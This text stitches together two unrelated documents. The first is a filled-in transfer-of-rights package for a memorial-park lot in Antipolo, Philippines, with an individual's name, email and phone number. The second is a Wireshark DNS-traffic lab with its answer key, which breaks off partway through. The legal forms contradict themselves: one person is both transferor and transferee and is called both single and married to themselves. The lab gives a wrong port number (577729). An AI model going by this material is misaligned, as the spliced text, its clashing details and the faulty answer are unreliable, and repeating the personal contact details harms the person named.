Providence Memorial Park Antipolo

Marcos Highway 1870 Antipolo, Philippines
Email Address: Interment.pmpa@gmail.com
Contact Number: 0919-0638-018

TRANSFER OF RIGHT REQUEST

Details:

Transferor Name:	Zenith E Oliveros
Transferee Name:	Zenith E Oliveros
Location:	63
Type of Lot:	Court (8 Lots)
Date of Transfer:	2024-12-28
Day of Transfer:	Saturday
Time of Transfer:	10:00 AM
Payment Option:	Gcash

Payment Details:

Transfer Fee:	₱ 3,100.99
Notarial Fee:	₱ 250.99
Total Price:	₱ 3,351.98

REQUIREMENTS TO BRING AT THE DATE OF TRANSFER: 2024-12-28

TRANSFEROR/LOT OWNER
1. VALID ID WITH CLEAR SIGNATURE
- 3 COPIES WITH 3 SPECIMEN SIGNATURE

- IF MARRIED NEED VALID ID OF SPOUSE
- 3 COPIES WITH 3 SPECIMEN SIGNATURE
- MARRIAGE CONTRACT (PHOTO COPY)

IF SINGLE NEED BIRTH CERTIFICATE (PHOTO COPY)
- IF WIDOW NEED (CERTIFIED TRUE COPY OF DEATH CERTIFICATE)
- IF LOT OWNER DECEASED NEED CERTIFIED TRUE COPY OF DEATH CERTIFICATE

3. NOTARIZED DEED OF DEED OF RIGHTS
4. NOTARIZED JOINT AFFFIDAVIT OF CONFORMITY
5. SURRENDER ORIGINAL CERTIFICATE OF OWNERSHIP OR TITLE

TRANSFEREE
1. VALID ID WITH CLEAR SIGNATURE
- 3 COPIES WITH 3 SPECIMEN SIGNATURE

- IF MARRIED NEED VALID ID OF SPOUSE
- 3 COPIES WITH 3 SPECIMEN SIGNATURE
- MARRIAGE CONTRACT (PHOTO COPY)

- IF SINGLE NEED BIRTH CERTIFICATE (PHOTO COPY)
- IF WIDOW NEED (CERTIFIED TRUE COPY OF DEATH CERTIFICATE)
- IF LOT OWNER DECEASED NEED CERTIFIED TRUE COPY OF DEATH CERTIFICATE

SNRDC SR. STO. NIÑO DE CEBU
RESOURCES & DEVELOPMENT CORPORATION

LEGAL DOCUMENTATION DIVISION

ANTIPOLO BRANCH

OFFICIAL REQUEST FORM

Date:	**December, 17, 2024**	Reference no:	**339**
Name:	**Zenith E Oliveros**	Civil Status:	**Single**
Address:	**San Jose**		
Contact No.:	**09284948360**	Email:	**nickoleibautista@gmail.com**
Project:	**VCE - PROVIDENCE MEMORIAL PARK ANTIPOLO**		
Block:	**Court of Serenity - Section - 4 - H - 111 to COS-Section4-G109**	Lot ID:	**63**

A Request for

TRANSFER OF RIGHTS

from: ***Zenith E Oliveros***
to: ***Zenith E Oliveros***

Requested By:

Zenith E Oliveros

(Buyer/Authorized Representative's Signature Over Printed Name)

This request Shall be subject for approval. Request Shall not be processed unless requirements are complete.

Verified by:	Endorsed by:	Recommended by:	Approved by:
LDA/LDS	BSM	LDO	LDM
Date:	Date:	Date:	Date:

NOTES: (to be filled up by**LDD** only)

AFFIDAVIT OF UNDERTAKING

I, Zenith E Oliveros, of legal age,Filipino citizen,
with residential and postal address at San Jose
and Zenith E Oliverosof legal age, Filipino citizen,
with residential and postal address at San
Jose,under oath, deposes and state, that:

1. That I purchased from Sr. Sto. Nino de Cebu Resources and Development Corporation (the 'Company') a parcel of land with house thereon at PROVIDENCE MEMORIAL PARK ANTIPOLO particularly Court of Serenity - Section - 4 - H - 111 to COS-Section4-G109 with OTP# 339 (the Subject 'Property');

2. As part of this transaction, I have provided contact information, including but not lomited to email addresses and phone numbers to wit:

Email Address: nickoleibautista@gmail.com
Contact Number: 09284948360

3. That I acknowledge and agree that the contact information provided to the Company will be used solely for the purpose of sending notices and any other correspondence related to the Property. This includesm but is not limited to, updates, maintenance notifications, payment reminders, legal notices, and
any other communication/request deemed necessary but the Company in connection with the Property.

4. That I acknowledge that all notices/reminders sent by the contact information provided are deemed received.

5. That Furthermore, I acknowledge and agree that the contact informaiton provided to the Company may be used to send request related to the Property. This inclides, but is not limited to, Move-in Request,
Construction Request, Refund Request, Transfer of Rights, Change of Name, Transfer of Lot, and any other communication deemed necessary to the Company in connection with the Property.

6. That I acknowledge that all request sent by the contact information provided are binding.

7. That I confirm that the contact information provided is accurate and up-to-date. I agree to notify the Company promptly in writing of any changes to the contact information to ensure continuous and accurate communication.

9. That I consent to receiving communications form the Company through carious methids, including but
not limited to email, phone calls, and text messages. That I acknowledge that electronic communications may be subkect to risks associated wih electronic transmission, including but not limited to unauthorized access, system failures, and transmission errors.

10. This Undertaking shall remain in effect for the duration of the ownership of the Property or until such
time as the I provide written notice to the Company requesting the cessation of such communications.

11. Finally, I have read and fully understood the contents of this Undertaking and that I have voluntarily affixed my signature above my printed name to confirm all matters stated herein.

In WITNESS HEREOF, I/We have to hereunto set our hande at ________________,Philippines, on this ___________________

Zenith E Oliveros
Affiant

SIGNED IN THE PRESENCE OF:

___________________________   ___________________________

REPUBLIC OF THE PHILIPPINES)________________)SS

BEFORE ME, a Notary Public for and in ______________________this day of ____________________.

Personally Appeared:	ID.No/CTC No.:	Date & Place Issued
Zenith E Oliveros	**LICENSE ID: D99-999-99-99**	**PHILIPPINES**

Known to me and to known to be the same persons who executed the foregoing instrument and they acknowleged to me that the same area their own free voluntary act and deed.

WITNESS HAND AND SEAL

Doc. No.________________;
Page No.________________;
Book. No.________________;
Series of.________________; Notarial Seal
Republic of the Philipppines
City of _________________)S.S.

DEED OF TRANSFER OF RIGHTS

KNOW ALL MEN BY THESE PRESENTS:

That I, Zenith E Oliveros, of legal age, Filipino citizen, single with residential and postal address at San Jose, herein after referred to as the TRANSFEROR

-and-

Zenith E Oliveros of legal age, Filipino citizen, married to Zenith E Oliveros with residential and postal address atSan Jose herein after referred to as the TRANSFEREE.

For and in consideration of Ph 150,000 (ONE HUNDRED FIFTY THOUSAND PESOS ONLY) Total Contract Price and Memorial Maintenance Fund to me in hand paid in fully by TRANSFEREE, do hereby SELL, TRANSFER, AND CONVEY all my rights and interest in the purchaser of Memorial Lot particularly Court of Serenity - Section - 4 - H - 111 to COS-Section4-G109 at Providence Memorial Park , Brgy. Inarawan, Antipolo City, to the said TRANSFEREE, specified in Contract No.63, entered into by me and the Memorial Park owner.

That upon signing of this instrument TRANSFEREE shall be directly responsible for all instrument due payable to the memorial park owner and shall comply with all obligations pertaining to me and as stipulated in said Contract No. 63 and the stipulation of the Reservation Application when not contrary.

IN WITNESS WHEREOF, we have hereunto sign this ____________ day of ______________at ____ City

Zenith E Oliveros	Zenith E Oliveros
(Transferor)	(Transferee)

____
Transferor-Spouse

ACKNOWLEDGMENT (REPUBLIC OF THE PHILIPPINES)SS
SIGNED IN PRESENCE OF (REPUBLIC OF THE PHILIPPINES)SS

BEFORE ME, a Notary Public for and in _____________this _______day of ________ personally appeared:

Personally Appeared:	ID.No/CTC No.:	Date & Place Issued
Zenith E Oliveros	**LICENSE ID: D99-999-99-99**	**PHILIPPINES**
Zenith E Oliveros	**LICENSE ID: R99-55-666**	**PHILIPPINES**

All known to me and to known to be the same persons who executed the foregoing instrument and they acknowledged to me that the same are their own free voluntary act and deed.

WITNESS HAND AND SEAL

Doc. No.________________;
Page No.________________;
Book. No.________________;
Series of.________________; Notarial Seal
Republic of the Philipppines
City of _________________)S.S.

JOINT AFFIDAVIT OF CONFORMITY

We, Zenith E Oliveros, of legal age,Filipino citizen, single with residential and postal address at San JoseandZenith E Oliverosof legal age, Filipino citizen,married to Zenith E Oliveros with residential and postal address atSan Jose,under oath, deposes and state, that:

That this Joint Affidavit refer to a Court (8 Lots) designated as Court of Serenity - Section - 4 - H - 111 to COS-Section4-G109 located at Brgy. Inarawan, Antipolo City consisting of 1 X 2.5 square meters (the
Property) known as PROVIDENCE MEMORIAL PARK - ANTIPOLO developed by Sr. Sto. Nino De Cebu Resources and Development Corporation (SNRDC)(the Developer);

That we jointly and severally undertake to pay the Capital Gains Tax and other taxes that the Government may require due to the transfer of any rights and obligations arising from this transaction;

That we will hold the Sr. Sto. Nino De Cebu Resources and Development Corporation (SNRDC) free and clear of any harm, liability, damage, or cost arising from any action, whether directly or indirectly, taken upon or as a consequence of my execution of this Affidavit;

That we shall be held personally liable to any person, natural or juridical, that may be prejudiced by my representation, in addition to other liabilities, civil or criminal, that may arise therefrom; hereby releasing and discharging the Sr. Sto. Nino De Cebu Resources and Development Corporation (SNRDC) from any and all further obligations in connection with the above.

That we execute this Affidavit freely and voluntarily to attest to the truth of all the foregoing for whatever legal purpose this may serve.

IN WITNESS WHEREOF, I have hereunto set my hand this ____ day of ________, _____ at_____________, Philippines.

Zenith E Oliveros
(Affiant)

Zenith E Oliveros
(Affiant)

____
Affiant-Spouse

ACKNOWLEDGMENT (REPUBLIC OF THE PHILIPPINES)SS

BEFORE ME, a Notary Public for and in _____________this _______day of ________ personally appeared:

Personally Appeared:	ID.No/CTC No.:	Date & Place Issued
Zenith E Oliveros	**LICENSE ID: D99-999-99-99**	**PHILIPPINES**
Zenith E Oliveros	**LICENSE ID: R99-55-666**	**PHILIPPINES**

All known to me and to known to be the same persons who executed the foregoing instrument and they acknowledged to me that the same are their own free voluntary act and deed.

WITNESS HAND AND SEAL

Doc. No.________________;
Page No.________________;
Book. No.________________;
Series of.________________;
Republic of the Philipppines
City of _________________)S.S.

Notarial Seal

Lab - Exploring DNS Traffic

Objectives

Part 1: Capture DNS Traffic

Part 2: Explore DNS Query Traffic

Part 3: Explore DNS Response Traffic

Background / Scenario

Wireshark is an open source packet capture and analysis tool. Wireshark gives a detailed breakdown of the network protocol stack. Wireshark allows you to filter traffic for network troubleshooting, investigate security issues, and analyze network protocols. Because Wireshark allows you to view the packet details, it can be used as a reconnaissance tool for an attacker.

In this lab, you will install Wireshark and use Wireshark to filter for DNS packets and view the details of both DNS query and response packets.

Required Resources

- 1 PC with internet access and Wireshark installed

Instructions

Part 1: Capture DNS Traffic

Step 1: Download and install Wireshark.

a. Download the latest stable version of Wireshark from www.wireshark.org. Choose the software version you need based on your PC's architecture and operating system.

b. Follow the on-screen instructions to install Wireshark. If you are prompted to install USBPcap, **do NOT** install USBPcap for normal traffic capture. USBPcap is experimental, and it could cause USB problems on your PC.

Step 2: Capture DNS traffic.

a. Start Wireshark. Select an active interface with traffic for packet capture.

b. Clear the DNS cache.

1) In Windows, enter **ipconfig /flushdns** in Command Prompt.

2) For the majority of Linux distributions, one of the following utilities is used for DNS caching: Systemd - Resolved, DNSMasq, and NSCD. If your Linux distribution does not use one of the listed utilities, please perform an internet search for the DNS caching utility for your Linux distribution.

(i) Identify the utility used in your Linux distribution by checking the status:

Systemd-Resolved:	**systemctl status systemd-resolved.service**
DNSMasq:	**systemctl status dnsmasq.service**
NSCD:	**systemctl status nscd.service**

(ii) If you are using system-resolved, enter **systemd-resolve --flush-caches** to flush the cache for Systemd-Resolved before restarting the service. The following commands restart the associated service using elevated privileges:

Systemd-Resolved:	**sudo systemctl restart systemd-resolved.service**
DNSMasq:	**sudo systemctl restart dnsmasq.service**
NSCD:	**sudo systemctl restart nscd.service**

3) For the macOS, enter **sudo killall -HUP mDNSResponder** to clear the DNS cache in the Terminal. Perform an internet search for the commands to clear the DNS cache for an older OS.

c. At a command prompt or terminal, type **nslookup** enter the interactive mode.


d. Enter the domain name of a website. The domain name www.cisco.com is used in this example.

e. Type **exit** when finished. Close the command prompt.

f. Click **Stop capturing packets** to stop the Wireshark capture.

Part 2: Explore DNS Query Traffic

a. Observe the traffic captured in the Wireshark Packet List pane. Enter **udp.port == 53** in the filter box and click the arrow (or press enter) to display only DNS packets. **Note**: The provided screenshots are just examples. Your output maybe slightly different.



udp.port ==53

```
No.  Time          Source         Destination    Protocol  Length  Info
  16 8.597003      192.168.1.16   192.168.1.1    DNS           84  Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
  17 8.611953      192.168.1.1    192.168.1.16   DNS          161  Standard query response 0x0001 No such name PTR 1…
  33 15.952381     192.168.1.16   192.168.1.1    DNS           73  Standard query 0x0002 A www.cisco.com
  34 15.963198     192.168.1.1    192.168.1.16   DNS          254  Standard query response 0x0002 A www.cisco.com CN…
  35 15.966100     192.168.1.16   192.168.1.1    DNS           73  Standard query 0x0003 AAAA www.cisco.com
  36 15.977273     192.168.1.1    192.168.1.16   DNS          294  Standard query response 0x0003 AAAA www.cisco.com…
```


```
> Frame 33: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface 0
> Ethernet II, Src: PcsSyste_09:14:c4 (08:00:27:09:14:c4), Dst: Netgear_ea:b1:7a (80:37:73:ea:b1:7a)
> Internet Protocol Version 4, Src: 192.168.1.16, Dst: 192.168.1.1
> User Datagram Protocol, Src Port: 57729, Dst Port: 53
> Domain Name System (query)
```

Frame (frame), 73 bytes | Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%) | Profile: Default

b. Select the DNS packet contains **Standard query** and **A www.cisco.com** in the Info column.

c. In the Packet Details pane, notice this packet has Ethernet II, Internet Protocol Version 4, User Datagram Protocol and Domain Name System (query).

d. Expand **Ethernet II** to view the details. Observe the source and destination fields.



*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
udp.port ==53
Expression…
+

```
No.   Time        Source        Destination   Protocol Length Info
   16 8.597003    192.168.1.16  192.168.1.1   DNS         84 Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
   17 8.611953    192.168.1.1   192.168.1.16  DNS        161 Standard query response 0x0001 No such name PTR 1…
   33 15.952381   192.168.1.16  192.168.1.1   DNS         73 Standard query 0x0002 A www.cisco.com
   34 15.963198   192.168.1.1   192.168.1.16  DNS        254 Standard query response 0x0002 A www.cisco.com CN…
   35 15.966100   192.168.1.16  192.168.1.1   DNS         73 Standard query 0x0003 AAAA www.cisco.com
   36 15.977273   192.168.1.1   192.168.1.16  DNS        294 Standard query response 0x0003 AAAA www.cisco.com…
```


```
> Frame 33: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface 0
v Ethernet II, Src: PcsSyste_09:14:c4 (08:00:27:09:14:c4), Dst: Netgear_ea:b1:7a (80:37:73:ea:b1:7a)
  v Destination: Netgear_ea:b1:7a (80:37:73:ea:b1:7a)
      Address: Netgear_ea:b1:7a (80:37:73:ea:b1:7a)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  v Source: PcsSyste_09:14:c4 (08:00:27:09:14:c4)
      Address: PcsSyste_09:14:c4 (08:00:27:09:14:c4)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
> Internet Protocol Version 4, Src: 192.168.1.16, Dst: 192.168.1.1
> User Datagram Protocol, Src Port: 57729, Dst Port: 53
> Domain Name System (query)
```

```
Frame (frame), 73 bytes    Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%)    Profile: Default
```

What are the source and destination MAC addresses? Which network interfaces are these MAC addresses associated with?

Answer: The source MAC address is associated with the NIC on the PC and the destination MAC address is associated with the default gateway. If there is a local DNS server, the destination MAC address would be the MAC address of the local DNS server.

e. Expand **Internet Protocol Version 4**. Observe the source and destination IPv4 addresses.



*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
+

udp.port ==53

```
No.   Time       Source        Destination   Protocol Length Info
   16 8.597003   192.168.1.16  192.168.1.1   DNS       84 Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
   17 8.611953   192.168.1.1   192.168.1.16  DNS      161 Standard query response 0x0001 No such name PTR 1…
   33 15.952381  192.168.1.16  192.168.1.1   DNS       73 Standard query 0x0002 A www.cisco.com
   34 15.963198  192.168.1.1   192.168.1.16  DNS      254 Standard query response 0x0002 A www.cisco.com CN…
   35 15.966100  192.168.1.16  192.168.1.1   DNS       73 Standard query 0x0003 AAAA www.cisco.com
   36 15.977273  192.168.1.1   192.168.1.16  DNS      294 Standard query response 0x0003 AAAA www.cisco.com…
```

```
Internet Protocol Version 4, Src: 192.168.1.16, Dst: 192.168.1.1
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 59
    Identification: 0x24fb (9467)
  > Flags: 0x00
    Fragment offset: 0
    Time to live: 128
    Protocol: UDP (17)
    Header checksum: 0x0000 [validation disabled]
    [Header checksum status: Unverified]
    Source: 192.168.1.16
    Destination: 192.168.1.1
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
```


Internet Protocol Version 4 (ip), 20 bytes | Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%) | Profile: Default

Question:

What are the source and destination IP addresses? Which network interfaces are these IP addresses associated with?

Answer: The source IP address is associated with the NIC on the PC and the destination IP address is associated with the default gateway.

f. Expand the **User Datagram Protocol**. Observe the source and destination ports.


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
+

udp.port ==53

No.	Time	Source	Destination	Protocol	Length	Info
16	8.597003	192.168.1.16	192.168.1.1	DNS	84	Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
17	8.611953	192.168.1.1	192.168.1.16	DNS	161	Standard query response 0x0001 No such name PTR 1…
33	15.952381	192.168.1.16	192.168.1.1	DNS	73	Standard query 0x0002 A www.cisco.com
34	15.963198	192.168.1.1	192.168.1.16	DNS	254	Standard query response 0x0002 A www.cisco.com CN…
35	15.966100	192.168.1.16	192.168.1.1	DNS	73	Standard query 0x0003 AAAA www.cisco.com
36	15.977273	192.168.1.1	192.168.1.16	DNS	294	Standard query response 0x0003 AAAA www.cisco.com…

```
> Frame 33: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface 0
> Ethernet II, Src: PcsSyste_09:14:c4 (08:00:27:09:14:c4), Dst: Netgear_ea:b1:7a (80:37:73:ea:b1:7a)
> Internet Protocol Version 4, Src: 192.168.1.16, Dst: 192.168.1.1
v User Datagram Protocol, Src Port: 57729, Dst Port: 53
     Source Port: 57729
     Destination Port: 53
     Length: 39
     Checksum: 0x839a [unverified]
     [Checksum Status: Unverified]
     [Stream index: 2]
> Domain Name System (query)
```

User Datagram Protocol (udp), 8 bytes | Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%) | Profile: Default

Question:

What are the source and destination ports? What is the default DNS port number?

Answer: The source port number is 577729 and the destination port is 53, which is the default DNS port number.

g. Determine the IP and MAC address of the PC.

1) In a Windows command prompt, enter **arp –a** and **ipconfig /all** to record the MAC and IP addresses of the PC.

2) For Linux and macOS PC, enter **ifconfig** or **ip address** in a terminal.


Question:

Compare the MAC and IP addresses in the Wireshark results to the IP and MAC addresses. What is your observation?

Answer: The IP and MAC addresses captured in the Wireshark results are the same as the addresses listed in ipconfig /all command.

h. Expand **Domain Name System (query)** in the Packet Details pane. Then expand the **Flags** and **Queries**.

i. Observe the results. The flag is set to do the query recursively to query for the IP address to www.cisco.com.


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
+

udp.port ==53


```
No.  Time       Source        Destination   Protocol Length Info
  16 8.597003   192.168.1.16  192.168.1.1   DNS        84 Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
  17 8.611953   192.168.1.1   192.168.1.16  DNS       161 Standard query response 0x0001 No such name PTR 1…
  33 15.952381  192.168.1.16  192.168.1.1   DNS        73 Standard query 0x0002 A www.cisco.com
  34 15.963198  192.168.1.1   192.168.1.16  DNS       254 Standard query response 0x0002 A www.cisco.com CN…
  35 15.966100  192.168.1.16  192.168.1.1   DNS        73 Standard query 0x0003 AAAA www.cisco.com
  36 15.977273  192.168.1.1   192.168.1.16  DNS       294 Standard query response 0x0003 AAAA www.cisco.com…
```

```
> Internet Protocol Version 4, Src: 192.168.1.16, Dst: 192.168.1.1
> User Datagram Protocol, Src Port: 57729, Dst Port: 53
v Domain Name System (query)
    [Response In: 34]
    Transaction ID: 0x0002
  v Flags: 0x0100 Standard query
      0... .... .... .... = Response: Message is a query
      .000 0... .... .... = Opcode: Standard query (0)
      .... ..0. .... .... = Truncated: Message is not truncated
